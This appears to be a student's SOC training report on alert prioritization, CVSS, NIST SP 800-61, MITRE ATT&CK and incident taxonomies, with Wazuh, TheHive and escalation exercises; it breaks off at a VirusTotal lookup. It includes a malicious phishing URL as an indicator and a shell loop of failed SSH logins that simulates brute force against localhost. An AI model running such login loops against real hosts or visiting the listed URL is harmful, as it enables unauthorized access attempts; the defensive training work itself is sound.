Theoretical Knowledge:

Introduction:

In this task going to learn about fundamental concept of SOC including alert management, incident classification, incident response and documentation and how security alerts are prioritized and handled using frameworks like NIST SP 800-61 and MITRE ATT&CK. in this task also gain practical experience with tools such as wazuh, thehive, virustotal and velociraptor to understand how security incidents are detected, analyzed and managed. This task helps to improve theoretical and practical knowledge about soc concepts.

(1)Alert Priority Levels:

Alerts are generated when security issues are detected but not all alerts are equally dangerous. Alerts are categorized by its priority which helps analysts to decide which one need to solve first.

Severity levels based on

(1) Impact : how it affects if the problem happens,

Critical: severe impact
Hight: severe but not makes critical damages
Medium: moderate impact
Low: minimal impact

(2) Urgency: How quickly does it need to be addressed.

Assignment priority:

(1) Asset criticality: it is based on the importance of the system. Production server has high priority and test VM have lower priority.
(2) Exploit likelihood: if there is known exploit for the vulnerability then it have higher priority , if there is no exploit yet then it has lower priority.
(3) Business impact: it is based on how much it can cause financial,legal, reputational damage.

Study CVSS using FIRST's CVSS guide to understand base, temporal, and environmental metrics :

Common Vulnerability Scoring System (CVSS) measures severity of vulnerabilities using 3 metric groups:

1. Base Metrics
2. Temporal Metrics
3. Environmental Metrics

Base Metrics: it describes the core characteristics of a vulnerability that do not change over time or environment.
Its components :

- Attack vector : it is how attackers can exploit the vulnerability. For example if a web server vulnerability exploited through internet this comes in attack vector network.
- Attack complexity : it tells how difficult it is to exploit. If the exploit complexity is low then it is easy to explot, if the attack complexity is high then it requires special conditions. For example if a vulnerability can exploited through simple request then its attack complexity is low.
- Privileges Required: it is a level of access required before exploting such as none, low, high. For example if an attacker exploit through without logging in then its peivileges required is none.
- User Interaction: it tell that to exploit the vulnerability does the victim need to perform any action. Required means user must click or open , none means attacker can exploit directly.
- Impact metrics : it measures what happens if the attack is successful.

Temporal Metrics: Here factors that change after the vulnerability is discovered.

Environmental Metrics: Environmental metrics adjust the CVSS score based on your organization's environment.

Review NIST SP 800-61 for incident severity classification and prioritization workflows:

It is a framework created by National Institute of Standards and Technology that provides guidance on handling cybersecurity incidents.

Incident Severity Classification:

- Critical → severe damage
- High → major compromise possible
- Medium → limited system impact
- Low → minor issue or suspicious activity

Incident Prioritization Workflow:

(1) Detection : here suspicious activities are detected
(2) Triage : here alerts are analyzed to determine whether it is real threat, false positive and its severity level
(3) Investigation : here collects more information to understand the attack

(4) Response : here takes actions to stop the attack
(5) Recovery : here restore the systems to normal operations
(6) Lesson learned : here reviews the resolved incidents to prevent from future attacks and damages.

Real world case study of Log4shell vulnerability:

In December 2021 the vulnerability Log4Shell was found in the software Apache Log4j. Many applications use Log4j, so this vulnerability affected thousands of systems around the world.

Attackers could send a special request to a server and run malicious code remotely. This means hackers could steal data, control servers, or install malware.

The vulnerability received a CVSS score of 9.8, which is very high. According to CVSS scoring rules, a score between 9.0–10 is considered Critical.

Because of this high risk, the agency Cybersecurity and Infrastructure Security Agency warned organizations to take immediate action.

Organizations were instructed Immediately patch Log4j, Block malicious requests, Monitor systems for exploitation attempts, Check logs for Indicators of Compromise.

(2)Incident Classification:

Incident categories: it is grouping a security incidents based on their type which helps to understand the attack quickly and to respond fast.

Incident categories:

- Malware: malware is a malicious software which infects the systems
- Phishing: where attackers pretends as trusted source to steal sensitive information
- DDOS: many systems send traffic to crash a server or website
- Insider threat: internal user misuses the access
- Data exfiltration: unauthorized transfer or extraction of data from the system

Taxonomy: Taxonomy means a structured way to label incidents.

MITRE ATT&CK Framework which maps attacker tactics and techniques.

ENISA provides standard incident categories used in Europe.

VERIS is a structured incident reporting framework.

Contextual Metadata: additional information about the incident

To explore MITRE ATT&CK and map incidents to tactics and techniques:

Tactics: it defines the goal of the attacker during attack stage
Technique: it defines how attackers achieve the tactic
Sub techniques: Some techniques have sub-techniques

For example, incident is phishing email , tactic is initial access, technique is phishing.

ENISA Incident Taxonomy:
ENISA – Eueopean Union Agency for Cybersecurity
ENISA created a standard system to categorize cybersecurity incidents.
Purpose:

- It provides consistent incident reporting
- It Help organizations analyze and share incident information
- Improve incident response and statistics

ENISA Incident Categories:

- Malware
- Phishing
- Unauthorized access
- Data breach
- Network attack

VERIS Framework:
VERIS is a structured framework used to describe security incidents.
It was developed by the Verizon to standardize incident reporting.

VERIS Core Model:

1. Actor: who performed the attack
2. Action: what the attacker did
3. Asset: what was affected
4. Attribute: impact of the attack

ENISA categorizes the security incidents. VERIS is a detailed incident description.

Case study of Phishing campaign through SANS Reading Room :
Attacker used fake emails pretending to be trusted financial institution GIAC Bank. Where the email contained malicious link through this attacker got sensitive information from users and compromised server.

Meta data:
Incident type → phishing
Attack method → spear phishing
Malicious domain → http://www.compromisedhost.com/.x/giacbank
Affected system → server
Time stamp → 6:42 pm

(3)Basic Incident Response:

Incident Response lifecycle:

1. Preparation: here organizations get ready before any attack happens such as create step by step response guides, set up SIEM, antivirus and other security tools.
2. Identification: here detects and confirms incidents happened are real or not.
3. Containment: here stops attack from spreading. isolates affected systems
4. Eradication: here removes the root cause of the attack such as deletes the malware, fixes vulnerabilities
5. Recovery: here restore the system to normal state.
6. Lessons learned: here analyzes what happened to prevent from future attacks

Procedures:

1. System isolation: disconnects the system from the network so it does not spread further and affect the other systems. Which prevents another systems from damage.
2. Evidence preservation: attack happened proofs are saved for investigation such as log files, file hashing, memory dumps
3. Communication protocols: follow the proper way to share incident information and avoid confusions.
4. SOAR Tools: tools automatically handle the incidents. SOAR automatically checks alerts, sends emails. It follows predefined steps to handle incident quickly. It is connected to SIEM, firewall, EDR to take actions automatically.

Practical Application:

1. Alert Management Practice:

Alert classification system:




Figure 1: alerts in wazuh

Alert ID	Type	Priority	MITRE Tactic
5710	authentication failed	medium	T1110.001
2502	bruteforce	high	T1110
5503	password guessing	medium	T1110.001
60122	Account access removal	medium	T1531

Figure 2: Created a Google Sheets table to map alerts to MITRE ATT&CK technique

Prioritize Alerts:

alert name	cvss	priority
ransomware detected	9.5	critical
SQL injection	9	critical
phishing email	7.5	high
malware detected	7.8	high
bruteforce login attack	6.5	medium
port scan	3.5	low
login from new location	3	low

Figure 3: prioritizing alerts using score using CVSS Score in Google Sheets

Dashboard Creation:
In wazuh creating dashboard to visualize the priorities

- Goto dashboard → create visualization → choose visualization type as piechart → choose index as wasuh.alerts-*
- Configure piechart
  Metric → aggregation : count




Figure 4: configuring piechart

Bucket → click add backet → split slices →

Aggregation: terms

Field: rule.level

Size: 4

Add filters → sub aggregation → filters

Filter 1: rule.level >= 14 and rule.level <= 15 → critical

Filter 2: rule.level >= 11 and rule.level <= 13 → high

Filter 3: rule.level >= 7 and rule.level <= 10 → medium

Filter 4: rule.level >= 0 and rule.level <= 6 → low




Figure 5: adding filters

Click update and save .




Figure 6: Alert priority distribution

To create dashboard :
Goto dashboard → create new dashboard → click add → select alert priority distribution → save




Figure 7: dashboard

Incident Ticket: Draft a ticket in TheHive

- open thehive
  http://localhost:9000

- goto cases → click on new case → add title, severity, description →




Figure 8: creating new case

- To add assignee: goto task tab → click add task →
  title: analyze ransomware activity
  assignee: soc analyst




Figure 8: added assignee as soc analyst

- To add observables : goto observables → add observables →
  (1) Type: filename
  Value: crypto_locker.exe
  Tags: ransomware, malware

  Confirm
  (2) Type: ip
  Value: 192.168.1.50
  Tags: suspicious-ip

  Confirm




Figure 9: added observables




Figure 10: Drafted a ticket in TheHive with given fields

Closed the case in TheHive by marking it as a True Positive and adding a summary of the ransomware indicators.

Escalation Role-Play:
Draft a 100-word email to escalate a Critical alert to Tier 2, summarizing the incident and IOCs**:**

Subject: Escalation: Critical Ransomware Alert on Server-X

Hi Tier 2 Team,
A critical ransomware alert has been detected on Server-X during routine monitoring.
Initial analysis indicates the presence of a malicious file crypto_locker.exe and suspicious communication with IP address 192.168.1.50.
The alert has been classified as a true positive based on observed indicators.
Immediate investigation is required to determine the extent of compromise and contain potential spread.
The case has been created and documented in TheHive with all relevant details and observables.
Kindly prioritize this incident and proceed with advanced analysis and response actions.

Regards,
SOC Analyst

(3) Alert Triage Practice:

- Goto wazuh dashboard and search for bruteforce
- Then run in ubuntu terminal

  for i in {1..10}; do ssh fakeuser@localhost; done

  this creates failed ssh login attempts




Figure 11: ssh brute force alert detected

- Identify alert details

  Rule ID: 100002

  Description: SSH brute force detected: 3 failed logins in 2 minutes

  Source ip: 127.0.0.1

  Timestamp: march 20,2026 06:11:03.557

  Agent name: UBUNTULINUX

- Triage Simulation:

Alert ID	Description	Source IP	Priority	status
100002	SSH brute force detected: 3 failed logins in 2 minutes	127.0.0.1	medium	open

- Threat Intelligence Validation:
  Goto virus total and paste ip

